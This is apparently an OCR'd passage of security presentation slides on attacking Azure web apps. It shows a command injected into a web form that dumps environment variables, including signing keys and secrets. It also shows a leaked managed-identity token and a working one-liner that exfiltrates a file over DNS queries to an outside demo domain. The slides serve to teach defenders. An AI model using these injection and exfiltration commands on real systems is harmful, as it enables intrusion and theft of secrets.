

nodewebapp1139.azurewebsites
nodewebapp1139.azurewebsites.net
Name: /bin/bash -c 'printenv'
Submit

nodewebapp1139.azurewebsites

nodewebapp1139.azurewebsites.net/submit

stdout: APPSETTING_ScmType=None
WEBSITE_SITE_NAME=nodewebapp1139
WEBSITE_AUTH_ENCRYPTION_KEY=FB598715FF5987C08C7DB08EA7BFDB3245268377C4B1F11874A3C30DC6EC2E
WEBSITE_AUTH_LOGOUT_PATH=/.auth/logout
WEBSITE_SKU=Standard
HOSTNAME=520aeaff69a7
APPSETTING_WEBSITE_AUTH_AUTO_AAD=False
LANGUAGE=C.UTF-8
HTTP_LOGGING_ENABLED=1
WEBSITE_INSTANCE_ID=cbdd362fa4ef45d234c6d90da32d24ba071c218e677864a8ea9a8caf7da74954
PATH_CA_CERTIFICATE=/etc/ssl/certs/ca-certificate.crt
DIAGNOSTIC_LOGS_MOUNT_PATH=/var/log/diagnosticLogs
MSI_SECRET=cceb8a5e-48ca-4877-a9fd-0b3987b1a746
YARN_VERSION=1.17.3
APPSETTING_SECRETFROMKEYVAULT=MYSECRETVALUE123
WEBSITE_AUTH_SIGNING_KEY=30DFAE2D7FD40A21DB6CFD7E8DCDC44AA805C84D9A12860B5E695D8E3B9F11D
PWD=/home
APPSVC_RUN_ZIP=FALSE
PORT=8080
REGION_NAME=westeurope
CNB_STACK_ID=oryx.stacks.skeleton
APPSETTING_WEBSITE_SITE_NAME=nodewebapp1139
NUM_CORES=1
APPSETTING_WEBSITE_AUTH_LOGOUT_PATH=/.auth/logout
ORYX_AI_CONNECTION_STRING=InstrumentationKey=4aadba6b-30c8-42db-9b93-024d5c62b887
WEBSITE_OWNER_NAME=ea757669-674b-44c1-bf87-bd0fd0880294+rg-webapp-WestEuropewebspace-Linux
HOME=/root
LANG=C.UTF-8

Metadata


appsec1139.westeurope.cloudap
Not secure | appsec1139.westeurope.cloudapp.azure.com
Name:
Submit
ted@WINAPxstJSsWIl0: ~
ted@WINAPxstJSsWIl0:~$


Managed Identities

Instead of using secrets in a keyvault, use **managed identities** (user or system) to connect to Azure resources

Typically, software that uses managed identities only works when run on the Azure resource and doesn't function outside of it, as opposed to software that uses a secret (like a connection string or database username/password). As long as the software can access the target, it will work.

However, managed identities use regular OAUTH2/jwt tokens, which can still be leaked, and used outside of Azure …

Roles (permissions) granted to identities are not always 'least privileged' but larger for convenience.



Local VM using Azure resource's managed identity access token

jwt.ms: Welcome!

jwt.ms

jwt.ms


This token was issued by Azure Active Directory.

Decoded Token | Claims


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}.{
  "aud": "https://management.azure.com",
  "iss": "https://sts.windows.net/e2a4b012-36ad-45f2-8c5c-169f06c2f970/",
  "iat": 1695729823,
  "nbf": 1695729823,
  "exp": 1695816523,
  "aio": "E2FgYPj25vUaTkb7itrvUvlTL2RMBgA=",
  "appid": "c1077ab8-fbcc-4273-aacd-f1f6c6211bea",
  "appidacr": "2",
  "idp": "https://sts.windows.net/e2a4b012-36ad-45f2-8c5c-169f06c2f970/",
  "idtyp": "app",
  "oid": "fcbd7805-a4b9-4f60-9e72-924b7ce4de8f",
  "rh": "0.AYEAErCk4q028kWMXBafBsL5cEZIf3kAutdPukPawfj2MBOBAAA.",
  "sub": "fcbd7805-a4b9-4f60-9e72-924b7ce4de8f",
  "tid": "e2a4b012-36ad-45f2-8c5c-169f06c2f970",
  "uti": "yHyt5cz1rE-4fuLmq-IcAA",
  "ver": "1.0",
  "xms_mirid": "/subscriptions/ea757669-674b-44c1-bf87-bd0fd0880294/resourcegroups/rg-
webapp/providers/Microsoft.Web/sites/nodewebapp1139",
  "xms_tcdt": 1620804526
}.[Signature]
```

Data exfiltration

- Suppose outbound traffic like **http** & **https** is blocked
- Remote code execution can still occur, but how do you get (secret) data back?




A VM listening on UDP port 53

Exfiltrate over DNS

Basically, convert to the secret to ASCII hex – then make queries to <linenumber>-<24 bytes in hex>.demozone.thx1139.com

```
xxd -p -c 24 index.js | awk '{print NR"-"$0}' |while read line; do dig +short
+timeout=1 +retry=0 $line.demozone.thx1139.com; done
```

```
IP 52.236.185.80.60965 > 10.0.0.4.53: 16404 [1au] A? xyz.demozone.thx1139.com. (53)
IP 13.69.119.168.63723 > 10.0.0.4.53: 53034 [1au] A? xyz.demozone.thx1139.com. (53)
```




```
2 44-6c686f73743a247b504f52547d60293b0d0a7d293b0d0a0d.demozone.thx1139.com. A: read udp 10.244.0.13:42955->168.63.129.16:53:
```

Credential misusage

Typical CI/CD tools need to be configured with credentials to connect to the cloud provider

Some common methods are:

Github

